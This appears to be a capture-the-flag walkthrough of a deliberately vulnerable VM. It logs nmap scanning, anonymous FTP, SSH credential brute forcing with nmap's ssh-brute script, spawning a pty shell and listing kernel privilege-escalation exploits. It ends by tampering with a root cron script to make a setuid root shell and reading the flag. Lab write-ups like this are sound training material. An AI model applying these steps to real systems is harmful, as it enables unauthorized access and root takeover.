

PORT AND SERVICE DISCOVERY

First I collected the ip address of the vulnerable machine using netdiscover. I confirmed the ip addressed by matching the mac address given by the VM.



Then I did a nmap scan to find out the open ports and the service running on those ports.




```
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/secret
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:AC:E0:E6 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.14 ms 192.168.160.136

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.44 seconds
```


FTP ENUMERATION

Since ftp port allowed anonymous login, I tried anonymous ftp login and was successful.

I looked around and found a pcap file. I downloaded the file.




I looked into the pcap file on wireshark. I found something interesting.


Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
37 17.799449 10.0.0.12 10.0.0.6 TCP 74 51884 → 20 [SYN, ACK] Seq=
38 17.799590 10.0.0.6 10.0.0.12 TCP 66 20 → 51884 [ACK] Seq=1 Ack
39 17.799735 10.0.0.6 10.0.0.12 FTP 141 Response: 150 Opening BINA
40 17.799796 10.0.0.6 10.0.0.12 FTP-DA… 213 FTP Data: 147 bytes (PORT)
41 17.799801 10.0.0.12 10.0.0.6 TCP 66 51884 → 20 [ACK] Seq=1 Ack
42 17.799872 10.0.0.6 10.0.0.12 TCP 66 20 → 51884 [FIN, ACK] Seq=
43 17.800150 10.0.0.12 10.0.0.6 TCP 66 51884 → 20 [FIN, ACK] Seq=
44 17.800315 10.0.0.6 10.0.0.12 TCP 66 20 → 51884 [ACK] Seq=149 A
45 17.800551 10.0.0.6 10.0.0.12 FTP 90 Response: 226 Transfer com
Internet Protocol Version 4, Src: 10.0.0.6, Dst: 10.0.0.12
Transmission Control Protocol, Src Port: 20, Dst Port: 51884, Seq: 1, Ack: 1, Len: 147
FTP Data (147 bytes data)
[Setup frame: 33]
[Setup method: PORT]
[Command: RETR secret_stuff.txt]
Command frame: 35
[Current working directory:]
Line-based text data (3 lines)
0040 e1 57 57 65 6c 6c 2c 20 77 65 6c 6c 2c 20 77 65 ·WWell, well, we
0050 6c 6c 2c 20 61 72 65 6e 27 74 20 79 6f 75 20 6a ll, aren 't you j
0060 75 73 74 20 61 20 63 6c 65 76 65 72 20 6c 69 74 ust a cl ever lit
0070 74 6c 65 20 64 65 76 69 6c 2c 20 79 6f 75 20 61 tle devi l, you a
0080 6c 6d 6f 73 74 20 66 6f 75 6e 64 20 74 68 65 20 lmost fo und the
0090 73 75 70 33 72 73 33 63 72 33 74 64 69 72 6c 6f sup3rs3c r3tdirlo
00a0 6c 20 3a 2d 50 0a 0a 53 75 63 6b 73 2c 20 79 6f l :-P··S ucks, yo
00b0 75 20 77 65 72 65 20 73 6f 20 63 6c 6f 73 65 2e u were s o close.
00c0 2e 2e 20 67 6f 74 74 61 20 54 52 59 20 48 41 52 .. gotta TRY HAR
00d0 44 45 52 21 0a DER!·


HTTP ENUMERATION

Since http port was open, I looked into the website and found a message which didn't seem useful.




So I looked at the directory I found from the pcap file. It was the contents directory. I downloaded roflmao the file on my machine.


The file turned out to be an executable file.



I executed the file and found a message.



So I looked into the address on website and found another contents directory




Index of /0x0856BF


Name	Last modified	Size	Description
Parent Directory		-	
good_luck/	2014-08-12 23:59	-	
this_folder_contains_the_password/	2014-08-12 23:58	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.160.136 Port 80

I looked into the files to find something interesting.




```
maleus
ps-aux
felux
Eagle11
genphlux < -- Definitely not this one
usmc8892
blawrg
wytshadow
vis1t0r
overflow
```




```
Good_job_:)
```

SSH USER LOGIN

I had a bunch of usernames and a password. To find out the correct user I used nmap to brute force.

```
┌──(root💀kali)-[~]
└─# nano pass.txt

┌──(root💀kali)-[~]
└─# cat user.txt
maleus
ps-aux
felux
Eagle11
genphlux
usmc8892
blawrg
wytshadow
vis1t0r
overflow

┌──(root💀kali)-[~]
└─# cat pass.txt
Good_job_:)
```

```
Host is up (0.00093s latency).
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts: No valid accounts found
|_  Statistics: Performed 20 guesses in 197 seconds, average tps: 0.2
MAC Address: 00:0C:29:AC:E0:E6 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 198.25 seconds
```

But failed to find correct credentials.

I used metasploit too but failed again. Turned out the password I thought as password was not supposed to be the password. The password is actually the pass file name. I did nmap brute force again and this time I was successful.

```
┌──(root💀kali)-[~]
└─# nmap 192.168.160.136 -p 22 --script ssh-brute --script-args userdb=user.txt,passdb=pass.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-07 02:22 EST
NSE: [ssh-brute] Trying username/password pair: maleus:maleus
NSE: [ssh-brute] Trying username/password pair: ps-aux:ps-aux
NSE: [ssh-brute] Trying username/password pair: felux:felux
NSE: [ssh-brute] Trying username/password pair: Eagle11:eagle11
NSE: [ssh-brute] Trying username/password pair: genphlux :genphlux
NSE: [ssh-brute] Trying username/password pair: usmc8892:usmc8892
```

```
NSE: [ssh-brute] Trying username/password pair: visit0r:
Nmap scan report for 192.168.160.136
Host is up (0.0012s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts:
|     overflow:Pass.txt - Valid credentials
|_  Statistics: Performed 29 guesses in 261 seconds, average tps: 0.1
MAC Address: 00:0C:29:AC:E0:E6 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 262.21 seconds
```

I logged in using these ssh credentials.

```
┌──(root💀kali)-[~]
└─# ssh overflow@192.168.160.136
The authenticity of host '192.168.160.136 (192.168.160.136)' can't be established.
ECDSA key fingerprint is SHA256:aifInt5MUU8pBMSjpS188RmsVqEwF+rj4na7UyLYCD0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.160.136' (ECDSA) to the list of known hosts.
overflow@192.168.160.136's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

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Last login: Wed Aug 13 01:14:09 2014 from 10.0.0.12
Could not chdir to home directory /home/overflow: No such file or directory
$
```

Finally I need to escalate privilege.

```
$ whoami
overflow
$ id
uid=1002(overflow) gid=1002(overflow) groups=1002(overflow)
$ uname -a
Linux troll 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 i686 i686 GNU/Linux
$
```

I spawned a bash shell using python.

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
overflow@troll:/$
```


I looked for exploits on searchsploit.

```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit Ubuntu 3.13.0-32
```


Exploit Title	Path
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation	linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Ac	linux/local/37293.txt
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10 x64) - 'CONFIG_X86_X32=y' Local Privilege Escalation (3)	linux_x86-64/local/31347.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.10) - 'CONFIG_X86_X32' Arbitrary Write (2)	linux/local/31346.c
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free	linux/dos/43234.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation	linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation	linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege Escalation	linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP)	linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalati	linux/local/47169.c
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privilege Escalation	linux/local/41760.txt

```
Shellcodes: No Results
```

I looked for the exploit on exploit server



Then I tried to download the exploit on the vulnerable machine but there was a problem. Connection was closed after few seconds. So I had to think of other ways.




PRIVILEGE ESCALATION

I logged in again. First I spawned a python tty shell.

Then I looked for misconfiguration on the cronlog file. There was a python file running. Turned out this python file regularly deleting everything on the tmp directory.

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
overflow@troll:/$ find / -name cronlog 2>/dev/null
/var/log/cronlog
overflow@troll:/$ cat /var/log/cronlog
*/2 * * * * cleaner.py
overflow@troll:/$ find / -name cleaner.py 2>/dev/null
/lib/log/cleaner.py
```

I edited the python file. I modified the script to create a shell with setuid privilege.



I waited for a while for the cron job to run the python file.

I went to tmp and found a dash file was created. The file dash was created and owned by root.

```
overflow@troll:/$ /tmp/dash
```

With setuid privilege, the shell was running as root. Root shell obtained!

```
# whoami
root
# id
uid=1002(overflow) gid=1002(overflow) euid=0(root) groups=0(root),1002(overflow)
```

Then I looked for the flag and found it.

```
# ls
bin   dev  home        lib         media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lost+found  mnt    proc  run   srv   tmp  var
# cd root
# ls
proof.txt
# cat proof.txt
Good job, you did it!


702a8c18d29c6f3ca0d99ef5712bfbdc
#
```

Flag: 702a8c18d29c6f3ca0d99ef5712bfbdc

THE END